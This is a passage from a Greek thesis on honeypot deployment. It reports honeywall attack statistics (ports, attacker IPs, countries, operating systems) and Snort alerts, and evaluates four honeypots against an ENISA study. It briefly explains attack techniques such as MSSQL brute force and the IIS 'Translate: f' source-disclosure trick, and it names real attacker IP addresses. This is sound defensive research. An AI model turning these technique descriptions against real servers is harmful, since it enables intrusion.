Εικόνα 5.6: Στιγμιότυπο αρχείου καταγραφής download.log


Στην εικόνα 5.6 παρατηρείται η καταγραφή ενός worm του blaster.

Παρακάτω στην ακολουθεί μια προσπάθεια ενός επιτιθέμενου να εκμεταλλευτεί την DCOM Vulnerability που «ακούει» στη θύρα 135.




Εικόνα 5. 7: Στιγμιότυπο αρχείου καταγραφής exploits.log

Πάλι το worm blaster μέσα από το αρχείο shellemulator.log.



Εικόνα 5.8: Στιγμιότυπο αρχείου καταγραφής shellemulator.log

Η εικόνα 5.9 δείχνει σάρωση (scanning) θυρών αλλά και προσπάθεια εκμετάλλευσης κενών ασφαλείας που σχετίζονται με το CGI .



Εικόνα 5.9: Στιγμιότυπο αρχείου καταγραφής amun_request_handler.log

5.3 Αποτελέσματα Honeywall

Αφού παρουσιάστηκαν τα αποτελέσματα καθενός honeypot, στην ενότητα αυτή θα ακολουθήσουν αποτελέσματα από το honeywall μέσα από πίνακες και σχήματα.

Αρχικά, ο επόμενος πίνακας παρουσιάζει τις IPs των honeypots με τις συνολικές προσπάθειες σύνδεσης των επιτιθέμενων:

Honeypot IPs	Συνολικές προσπάθειες επίθεσης
XXX.XXX.XXX.105	49138
XXX.XXX.XXX.100	49084
XXX.XXX.XXX.99	55740
XXX.XXX.XXX.98	46208
XXX.XXX.XXX.97	45475
XXX.XXX.XXX.96	66369
XXX.XXX.XXX.95	50509
XXX.XXX.XXX.94	38846
XXX.XXX.XXX.93	50466
XXX.XXX.XXX.80	48705
XXX.XXX.XXX.70	50898
XXX.XXX.XXX.60	49049
XXX.XXX.XXX.50	49259
XXX.XXX.XXX.40	50490
XXX.XXX.XXX.30	51031
XXX.XXX.XXX.20	45601
XXX.XXX.XXX.19	48613
XXX.XXX.XXX.18	50769
XXX.XXX.XXX.17	48117
XXX.XXX.XXX.16	49226
XXX.XXX.XXX.15	47084
XXX.XXX.XXX.14	48844
XXX.XXX.XXX.13	46997
XXX.XXX.XXX.12	48045
XXX.XXX.XXX.11	46996
XXX.XXX.XXX.10	48605
Σύνολο	1280344

Πίνακας 5.10: Καταγραφή επιθέσεων ανά IP διεύθυνση από honeywall

Honeypots	Συνολικές προσπάθειες σύνδεσης	Ποσοστό επί του συνόλου
Kippo	66369	5.18%
Glastopf	38846	3.04%
Dionaea	700765	54.73%
Amun	474364	37.05%
Σύνολο	1280344	100%

Πίνακας 5.11: Καταγραφή επιθέσεων ανά honeypot από honeywall

Στον επόμενο πίνακα παρουσιάζονται οι 15 πόρτες με τις περισσότερες συνολικές προσπάθειες επίθεσης που δέχτηκαν:

Πόρτες (πρωτόκολλο ή υπηρεσία)	Συνολικές προσπάθειες επίθεσης	Ποσοστό επί του συνόλου
445 (smb)	179406	14%
5060 (sip)	148778	11.6%
23 (telnet)	108842	8.5%
22 (ssh)	66825	5.2%
80 (http)	59342	4.6%
1433 (mssql)	48880	3.8%
8080 (http alternate)	38282	3%
3389 (ms-wbt-server)	29008	2.3%
443 (https)	25817	2%
1900 (ssdp)	19092	1.5%
3128 (squid)	17386	1.4%
53 (domain)	14660	1.1%
25 (smtp)	13605	1%
123 (ntp)	12309	0.96%
135 (epmap)	10535	0.82%

Πίνακας 5.12: Οι 15 πόρτες με τις περισσότερες επιθέσεις

Στη συνέχεια παρατίθεται πίνακας με τις 15 IP διευθύνσεις από τις οποίες διεξήχθησαν οι περισσότερες επιθέσεις:

IP διευθύνσεις	**Συνολικές προσπάθειες επίθεσης**	**Χώρα Προέλευσης**	**Ποσοστό επί του συνόλου**
222.208.63.39	175140	Κίνα	13.6%
192.151.154.82	74831	ΗΠΑ	5.8%
218.77.79.43	33705	Κίνα	2.6%
61.240.144.66	20644	Κίνα	1.6%
194.177.211.145	10522	Ελλάδα	0.82%
185.43.217.4	9560	Ηνωμένο Βασίλειο	0.74%
83.168.214.181	8967	Σουηδία	0.7%
61.160.224.130	8751	Κίνα	0.68%
61.160.224.129	8727	Κίνα	0.68%
61.224.37.30	8595	Ταϊβάν	0.67%
31.148.219.90	8594	Ολλανδία	0.67%
61.240.144.67	8378	Κίνα	0.65%
197.44.206.85	8013	Αίγυπτος	0.62%
61.160.224.128	7835	Κίνα	0.61%
195.154.171.64	7335	Γαλλία	0.57%

Πίνακας 5.13: Οι 15 IP διευθύνσεις από τις οποίες ξεκίνησαν οι περισσότερες επιθέσεις

Ενώ ο επόμενος δίνει τις 10 χώρες με το πιο υψηλό ποσοστό επιθέσεων ανά χώρα (από την οποία εξαπολύονται):

Χώρα Προέλευσης	Ποσοστό επί του συνόλου
Κίνα	23.2%
ΗΠΑ	10.5%
Ολλανδία	2.2%
Ταϊβάν	1.8%
Ελλάδα	1.1%
Γαλλία	1%
Ηνωμένο Βασίλειο	0.7%
Σουηδία	0.7%
Ρωσία	0.6%
Αίγυπτος	0.6%


Πίνακας 5.14: Οι 10 χώρες με τα μεγαλύτερα ποσοστά εξαπόλυσης επίθεσης

Χρησιμοποιώντας τα εργαλεία του honeywall, μπορέσαμε να εξάγουμε κι άλλα χρήσιμα στοιχεία σχετικά με τις επιθέσεις που καταγράφηκαν. Με το εργαλείο P0f κατέστη δυνατή η γνώση των λειτουργικών συστημάτων (OS) που χρησιμοποιήθηκαν από τους επιτιθέμενους. Ο επόμενος πίνακας δείχνει τι λειτουργικό χρησιμοποιήθηκε και πόσες φορές.

Λειτουργικό σύστημα	Αριθμός εμφάνισης	Ποσοστό επί του συνόλου
Windows	486475	7.22%
Linux	213432	16.45%
Solaris	135	0.0046%
SunOS	509	0.017%
FreeBSD	135	0.0046%
OpenBSD	39	0.0013%
Redline	9	0.0003%
ExtremeWare	112	0.0038%
Novell NetWare	374	0.013%
Άγνωστο	2256137	76.29%


Πίνακας 5.15: Λειτουργικά συστήματα που χρησιμοποιήθηκαν κατά τις επιθέσεις

Και στην άλλη σελίδα μια εικόνα από το honeywall όπου φαίνονται τα λειτουργικά συστήματα των επιτιθέμενων.




Εικόνα 5.10: Στιγμιότυπο όπου φαίνονται τα λειτουργικά συστήματα

Επίσης, τα εργαλεία Snort και Snort-Inline μας δίνουν τη δυνατότητα να παρατηρήσουμε και να μελετήσουμε περίεργες συμπεριφορές. Αυτές εντοπίζονται από τα δύο παραπάνω εργαλεία (με τη χρήση υπογραφών) και καταγράφονται στα αντίστοιχα αρχεία (logs). Οι επόμενες εικόνες δείχνουν επιθέσεις οι οποίες εντοπίστηκαν:




Εικόνα 5.11: Brute-force επίθεση σε Microsoft SQL εξυπηρετητή (snort)



Εικόνα 5.12: Επίθεση σε Web-IIS εξυπηρετητή (snort)


Οι εικόνες 5.11, 5.12 δείχνουν επιθέσεις σε δύο εξυπηρετητές τις οποίες το Snort κατάφερε να εντοπίσει. Η brute-force επίθεση στον Microsoft SQL αναφέρεται σε μια εξαντλητική

δοκιμή πιθανών ονομάτων χρήστη (ή κωδικών) με σκοπό την πρόσβαση στον εξυπηρετητή. Από την άλλη, η επίθεση στον Web-IIS έχει ως σκοπό τη παραπλάνηση του εξυπηρετητή μέσω αλλαγής του url αιτήματος (π.χ. η προσθήκη στο τέλος του url το «Translate: f»). Έτσι ο IIS δεν θα καταφέρει να στέλει το αρχείο που ζητείται στη σωστή μηχανή κειμένου (scripting engine) για επεξεργασία, αλλά θα σταλεί στο πρόγραμμα περιήγησης του κακόβουλου χρήστη.




Εικόνα 5.13: Σάρωση TCP και UDP θυρών (snort)

Παραπάνω φαίνεται μια σάρωση (scanning) για την εύρεση θυρών TCP, UDP που είναι ανοικτές ώστε να μπορέσουν προχωρήσουν στο επόμενο βήμα της επίθεσής τους.




Εικόνα 5.14: Σάρωση μέσω NMap (snort)

Άλλο ένα στιγμιότυπο του Snort στο οποίο φαίνεται η σάρωση για ανοικτές πόρτες μέσω του εργαλείου NMap αυτή τη φορά.




Εικόνα 5.15: Αποστολή αιτήματος SNMP (snort)

Η εικόνα 5.15 δείχνει μια ειδοποίηση του Snort για μια αποστολή ενός TCP πακέτου στη θυρα της υπηρεσίας του SNMP πρωτοκόλλου (161) περιμένοντας απάντηση για να συνεχίσει την επίθεση.



Εικόνα 5.16: Επίθεση σε MS Terminal εξυπηρετητή (snort)



Εικόνα 5.17: Επίθεση σε SMB/NetBIOS εξυπηρετητή (snort)

Εικόνα 5.18: Απόπειρα πρόσβασης σε PHP εξηπηρετητή (snort)

Οι παραπάνω τρεις εικόνες δείχνουν επιθέσεις στους εξυπηρετητές Microsoft Terminal, SMB/NetBIOS και PHP. Στη πρώτη από τις τρεις επιθέσεις φαίνεται η επιθυμία του κακόβουλου χρήστη για τον απομακρυσμένο έλεγχο του υπολογιστή, στη δεύτερη μια επίσης απόπειρα πρόσβασης σε υπολογιστή εκμεταλλευόμενος το ευάλωτο IPC (συνήθως αποτελεί πρόβλημα σε Windows λειτουργικά συστήματα). Η τελευταία εικόνα περιγράφει την ανίχνευση μια προσπάθεια εκμετάλλευσης ενός κενού ασφαλείας (vulnerability) στην PHP εφαρμογή Mediawiki, που σχετίζεται με τον μη αυστηρό έλεγχο της εισόδου του χρήστη. Ο επιτιθέμενος, λοιπόν, μπορεί να εκτελέσει PHP κώδικα και να αποκτήσει PHP αρχεία.

Η επόμενη εικόνα είναι η χρήση του εργαλείου Snort-Inline, το οποίο εντόπισε και απαγόρευσε την επικοινωνία του honeypot με κάποιο σύστημα εκτός honeynet. Προφανώς το επόμενο μήνυμα ταίριαξε με κάποια υπογραφή.


```
[**] [1:486:5] ICMP Destination Unreachable Communication with Destination Host is Administratively Prohibited [**]
[Classification: Misc activity] [Priority: 3]
02/23-00:23:09.372906     .    .    .96 -> 82.221.105.6
ICMP TTL:64 TOS:0xC4 ID:57336 IpLen:20 DgmLen:68
Type:3  Code:10  DESTINATION UNREACHABLE: ADMINISTRATIVELY PROHIBITED HOST FILTERED
** ORIGINAL DATAGRAM DUMP:
82.221.105.6:9643 ->     .    .    .96:64738
UDP TTL:110 TOS:0xA4 ID:28655 IpLen:20 DgmLen:40
Len: 12  Csum: 5493
(12 more bytes of original packet)
** END OF DUMP
```

Εικόνα 5.19: Ανίχνευση και απαγόρευση επικοινωνίας από honeypot προς άλλο σύστημα (snort-inline)

5.3.1 Στατιστική Απεικόνιση των Αποτελεσμάτων του Honeywall


Τα αποτελέσματα του honeywall, που προέκυψαν παραπάνω, θα παρουσιαστούν σε στατιστικά γραφήματα.

Για τις συνολικές επιθέσεις σε κάθε IP διεύθυνση του πίνακα 5.10 προκύπτει το επόμενο γράφημα.




Γράφημα 5.1: Επιθέσεις ανά IP XXX.XXX.XXX

Ενώ για τις επιθέσεις ανά honeypot του πίνακα 5.11 είναι αυτό της επόμενης σελίδας:




Γράφημα 5.2: Επιθέσεις ανά honeypot




Γράφημα 5.3: Επιθέσεις ανά πόρτα

Στο γράφημα 5.3 παρουσιάζονται οι επιθέσεις ανά πόρτα (υπηρεσία) του πίνακα 5.12. Συγκρίνοντας το με τα αποτελέσματα της επόμενης εικόνας (μια έρευνα του www.statista.com), που αποτελούν στατιστικά του τρίτου τριμήνου του 2014, βλέπουμε ότι και στα δύο υπάρχουν περίπου οι ίδιες πόρτες, όχι με την ίδια σειρά βέβαια αλλά κάποιες με παρόμοια ποσοστά (80, 8080, 1433, 3389, 443).




Εικόνα 5.20: Επιθέσεις ανά πόρτα για το Q3 του 2014

Το γράφημα που ακολουθεί συνοψίζει τις 10 χώρες από τις οποίες ξεκίνησαν οι περισσότερες επιθέσεις.



Γράφημα 5.4: Χώρες προέλευσης επιθέσεων

Για τα λειτουργικά συστήματα του πίνακα 5.15, που χρησιμοποίησαν οι επιτιθέμενοι κατά τις επιθέσεις τους, ακολουθεί το επόμενο γράφημα:



Γράφημα 5.5: Λειτουργικά συστήματα επιτιθέμενων

5.4 Αξιολόγηση των Honeypots και Σύγκριση με τη Μελέτη της ENISA

Στην τελευταία αυτή ενότητα θα παρουσιαστεί μια αξιολόγηση των τεσσάρων honeypots που χρησιμοποιήθηκαν στην παρούσα διπλωματική εργασία και μια σύγκριση σχετικά με τα συμπεράσματα της έρευνας της ENISA «Proactive Detection of Security Incidents II – Honeypots».

5.4.1 Αξιολόγηση Kippo

Το Kippo αποτέλεσε ένα πολύ αποδοτικό honeypot. Η εγκατάστασή του και το στήσιμό του ήταν εύκολο και σχετικά γρήγορο, ενώ η βιβλιογραφία του αρκετά ικανοποιητική και ενημερωμένη (updated). Το τελευταίο προκύπτει και από το γεγονός πως το project Kippo παραμένει ενεργό. Μεγάλες ανάγκες σε πόρους δεν υπάρχουν. Σημαντικά χαρακτηριστικά του αποτελούν η δυνατότητα καταγραφής σε ζωντανό χρόνο και πως το σύστημα που προσφέρεται στον επιτιθέμενο είναι αρκετά ρεαλιστικό. Οι καταγραφές του ήταν εκτενείς (η πόρτα 22 είναι αρκετά δημοφιλής) αλλά ευκόλως διαχειρίσιμες για περαιτέρω ανάλυση.

Τα παραπάνω συμπεράσματα έρχονται σε συμφωνία με τα αντίστοιχα της μελέτης της ENISA, η οποία αναφέρεται επιπλέον στην αξιοπιστία που προσφέρει το συγκεκριμένο

honeypot ακόμα και σε περιπτώσεις βαρύ φορτίου για σχετικά μεγάλο χρονικό διάστημα. Επίσης, γίνεται αναφορά στη μεγάλη χρησιμότητα του σε CERTs (Computer Emergency Response Teams).

5.4.2 Αξιολόγηση Glastopf

Η εγκατάσταση του Glastopf ήταν αρκετά απαιτητική και παρουσίασε αρκετά προβληματάκια, ενώ η περαιτέρω διαμόρφωση των ρυθμίσεων για το τελικό στήσιμό του χαρακτηρίζεται εύκολη. Η βιβλιογραφία του είναι επίσης αρκετά πλήρης και ικανοποιητική. Το project είναι υπό συνεχή εξέλιξη και για το λόγο αυτό (όπως και το Kippo) διαθέτει βιβλιογραφία ενημερωμένη. Οι καταγραφές του δεν ήταν πάρα πολλές, σχετίζονταν κυρίως με τα HTTP αιτήματα (GET, POST, HEAD) και μπορούσαν να υποστούν εύκολα ανάλυση. Η ανάγκη του σε πόρους ήταν μικρή.

Η ENISA στη μελέτη της για το Glastopf συμφωνεί με τις παραπάνω απόψεις και προσθέτει στο θέμα της βιβλιογραφίας τη δυνατότητα επικοινωνίας μέσω ηλεκτρονικών μηνυμάτων (mailing lists) και καναλιού IRC για περισσότερη υποστήριξη στον χρήστη. Επισημαίνει την επίσης μεγάλη χρησιμότητά του σε CERTs αλλά και την όχι τόσο υψηλή αξιοπιστία.

5.4.3 Αξιολόγηση Dionaea

Οι δημιουργοί του Dionaea έχουν μια σχεδόν συνεχή ενεργή δράση και το project του ενισχύεται και ενημερώνεται συνεχώς. Η απόδοση του είναι σε πάρα πολύ υψηλό επίπεδο και μπορεί να προσελκύσει αρκετές επιθέσεις κακόβουλου λογισμικού (malware). Η ανάγκη σε πόρους είναι μέτρια. Από την άλλη πλευρά, η εγκατάστασή του είναι ένα βασικό πρόβλημα που απαιτεί μεγάλη υπομονή, ενώ και η βιβλιογραφία του παρουσιάζει αρκετές ελλείψεις. Τα αρχεία καταγραφής του είναι πραγματικά τεράστια σε μέγεθος και η επεξεργασία τους αρκετά δύσκολη. Γενικά, η χρήση του δεν είναι και πολύ εύκολη.

Για το Dionaea, η ENISA καταλήγει στο ίδιο συμπέρασμα σχετικά με την υψηλή απόδοσή του και την υψηλού επιπέδου δεδομένων που συλλέγει. Συμφωνεί επίσης με τη δύσκολή εγκατάσταση που διαθέτει και εξαιρεί τη χρησιμότητα που προσφέρει σε κάθε CERT.

5.4.4 Αξιολόγηση Amun

Βασικό πλεονέκτημά του η μεγάλη ευελιξία που διαθέτει (π.χ. ο καθένας μπορεί να γράψει ένα plugin). Η ανάγκη σε πόρους είναι χαμηλή, ενώ υπάρχει ενεργή υποστήριξη στο project. Η εγκατάστασή του ήταν η πιο εύκολη από όλα τα honeypots, ενώ και το στήσιμό του ήταν εύκολο. Η απόδοσή κυμάνθηκε σε ικανοποιητικό επίπεδο, κατέγραψε αρκετές επιθέσεις αν και η ικανότητα προσομοίωσης που διαθέτει είναι για κάποια γνωστά κενά ασφαλείας (των

οποίων όμως το επίπεδο είναι αρκετά υψηλό). Μεγάλο μειονέκτημα αποτελεί η βιβλιογραφία του, η οποία είναι πολύ περιορισμένη.

Στη μελέτη της, η ENISA αναφέρεται και αυτή στη ικανοποιητική ποιότητα δεδομένων που συλλέγει το Amun, αλλά και στο γεγονός της προσομοίωσης κάποιων κενών ασφαλείας (και όχι υπηρεσιών). Επίσης, συμφωνεί στη πολύ εύκολη εγκατάσταση και το εύκολο στήσιμο που προϋποθέτει η λειτουργία του, αλλά και στο μεγάλο μειονέκτημα της ελάχιστης βιβλιογραφίας.

6

Επίλογος

6.1 Μελλοντικές Εργασίες

Η κατηγορία των υβριδικών honeypots αποτελεί ένα ενδιαφέρον θέμα για μελλοντική εργασία. Όπως περιγράφηκε και στο δεύτερο κεφάλαιο, πρόκειται για έναν συνδυασμό χαμηλής και υψηλής αλληλεπίδρασης honeypots για τη βέλτιστη αντιμετώπιση επιθέσεων και διαχείριση πόρων. Το project του honeybrid αποτελεί ένα τέτοιο honeypot, το οποίο μπορεί να μελετηθεί και να αξιολογηθεί για την αποδοτικότητά του.

6.2 Σύνοψη

Η διπλωματική εργασία είχε ως στόχο την αξιολόγηση των τεσσάρων honeypots, Kippo, Glastopf, Dionaea και Amun. Οι αρχικοί στόχοι οι οποίοι είχαν τεθεί στο ξεκίνημα της διπλωματικής εργασίας επιτεύχθηκαν καθώς:

1. η παραπλάνηση κακόβουλων χρηστών και η συλλογή πληροφοριών έγινε πραγματικότητα,
2. οι πληροφορίες αυτές αναλύθηκαν ως ένα βαθμό και στη συνέχεια συμπεράσματα εξήχθησαν σχετικά με τις επιθέσεις και τους επιτιθέμενους,

3. τα τέσσερα honeypots αξιολογήθηκαν και συγκρίθηκαν με τα συμπεράσματα της μελέτης της ENISA «Proactive Detection of Security Incidents II – Honeypots».

Συμπερασματικά, τα honeypots αποτελούν μια ενδιαφέρουσα τεχνολογία, η οποία πραγματικά μπορεί να οδηγήσει σε μια πρώτη καταγραφή και ανάλυση επιθέσεων, και να εισάγει κάποιον στο τεράστιο θέμα της ασφάλειας των πληροφοριακών συστημάτων. Συνεπώς, η ενασχόληση με honeypots προτείνεται σε όποιον έχει την επιθυμία να ασχοληθεί με τον τομέα της ασφάλειας.

7

Βιβλιογραφία

[1] ENISA, Proactive Detection of Security Incidents II – Honeypots, 2012

[2] The Honeynet Project, Know your Enemy: Learning about Security Threats, Addison – Wesley, 2004

[3] Niels Provos and Thorsten Holz, Virtual Honeypots: From Botnet Tracking to Intrusion Detection, Addison – Wesley, 2007

[4] Τρούλης Σ. Ιωάννης, Μελέτη Χαμηλής και Υψηλής Αλληλεπίδρασης Honeypots, 2010

[5] Ανδρέας Κουρκοβέλης, Συστήματα Ανίχνευσης Επιθέσεων, 2011

[6] Βασιλομανωλάκης Εμμανουήλ, Honeypots & Ασφάλεια Πληροφοριακών Συστημάτων, 2011

[7] Παπαπάνος Ιωάννης, Μελέτη των Επιθέσεων που Στηρίζονται σε Πακέτα με Ψευδή IP Διεύθυνση Αποστολέα (IP Spoofing), 2004

[8] Abhilash Verma, Production Honeypots: An Organization's View, 2003, http://www.giac.org/paper/gsec/3585/production-honeypots-organizations-view/105831

[9] Lance Spitzner, The Value of Honeypots, Part One: Definitions and Values of Honeypots, 2010, http://www.symantec.com/connect/articles/value-honeypots-part-one-definitions-and-values-honeypots

[10] Network Security - Types of Attacks, 2015, http://computernetworkingnotes.com/network-security-access-lists-standards-and-extended/types-of-attack.html

[11] Common Types of Network Attacks, 2015, https://technet.microsoft.com/en-us/library/cc959354.aspx#mainSection

[12] Karen Scarfone and Peter Mell, Guide to Intrusion Detection and Prevention Systems (IDPS), 2007, http://csrc.nist.gov/publications/nistpubs/800-94/SP800-94.pdf

[13] M. Sudheer Reddy, Intrusion Detection System, 2012, http://www.slideshare.net/akhilrocker143/579b

[14] Esmaeil Sarabadani, What are Honeypots ?!!, 2012, https://esihere.wordpress.com/2012/01/26/what-are-honeypots/

[15] Government of the Hong Kong Special Administrative Region, Honeypot Security, 2008, http://www.infosec.gov.hk/english/technical/files/honeypots.pdf

[16] ENISA, Activities, 2015, https://www.enisa.europa.eu/about-enisa/activities

[17] ENISA, CERT, 2015, https://www.enisa.europa.eu/activities/cert

[18] ENISA, Other work, 2015, https://www.enisa.europa.eu/activities/cert/other-work

[19] CISCO, What Is the Difference: Viruses, Worms, Trojans, and Bots?, 2015, http://www.cisco.com/web/about/security/intelligence/virus-worm-diffs.html

[20] Statista, Internet Security: Web attack traffic in 2014, 2014, http://www.statista.com/statistics/204853/internet-attack-traffic-by-ports/

[21] CISCO, Release Notes for the Catalyst 2950 Switch Cisco IOS Release 12.1(6)EA2a, 2007, http://www.cisco.com/c/en/us/td/docs/switches/lan/catalyst2950/software/release/12-1_6_ea2/release/notes/OL164402.html

[22] Zam wiki, Kippo SSH Honeypot on Ubuntu, 2014, http://wiki.khairulazam.net/index.php?title=Kippo_SSH_Honeypot_on_Ubuntu

[23] HowtoForge - poustchi, How To Set Up Kippo SSH Honeypot On CentOS 5.5, 2011, https://www.howtoforge.com/how-to-set-up-kippo-ssh-honeypot-on-centos-5.5

[24] BruteForce Lab's Blog – Ion, Installing Kippo SSH Honeypot on Ubuntu, 2011, http://bruteforce.gr/installing-kippo-ssh-honeypot-on-ubuntu.html

[25] Digital Ocean Inc. , How To Install Kippo, an SSH Honeypot, on an Ubuntu Cloud Server, 2014, https://www.digitalocean.com/community/tutorials/how-to-install-kippo-an-ssh-honeypot-on-an-ubuntu-cloud-server

[26] GitHub – disaster, Kippo - SSH Honeypot, 2014, https://github.com/desaster/kippo

[27] Seccentral blog – seccentral, how to install glastopf on centos 6 in a couple of minutes, no hassle, 2013, http://seccentral.blogspot.gr/2013/02/how-to-install-glastopf-on-centos-6-in.html

[28] GitHub – glaslos, Web Application Honeypot, 2015, https://github.com/glastopf/glastopf

[29] EDGIS - Emil Tan, Glastopf – A Web-application Honeypot, 2014, http://www.edgis-security.org/honeypot/glastopf/

[30] Dionaea catches bugs, http://dionaea.carnivore.it/#running

[31] EDGIS - Emil Tan, Dionaea – A Malware Capturing Honeypot, 2014, http://www.edgis-security.org/honeypot/dionaea/

[32] aldeid, Amunm, 2013, http://www.aldeid.com/wiki/Amun#Prerequisites

[33] GitHub – Jan Göbel, Amun Honeypot, 2014, https://github.com/zeroq/amun

[34] Diatel – doncicuto, https://diatel.wordpress.com/page/3/

[35] Infosanity's Blog, http://blog.infosanity.co.uk/category/honeypot/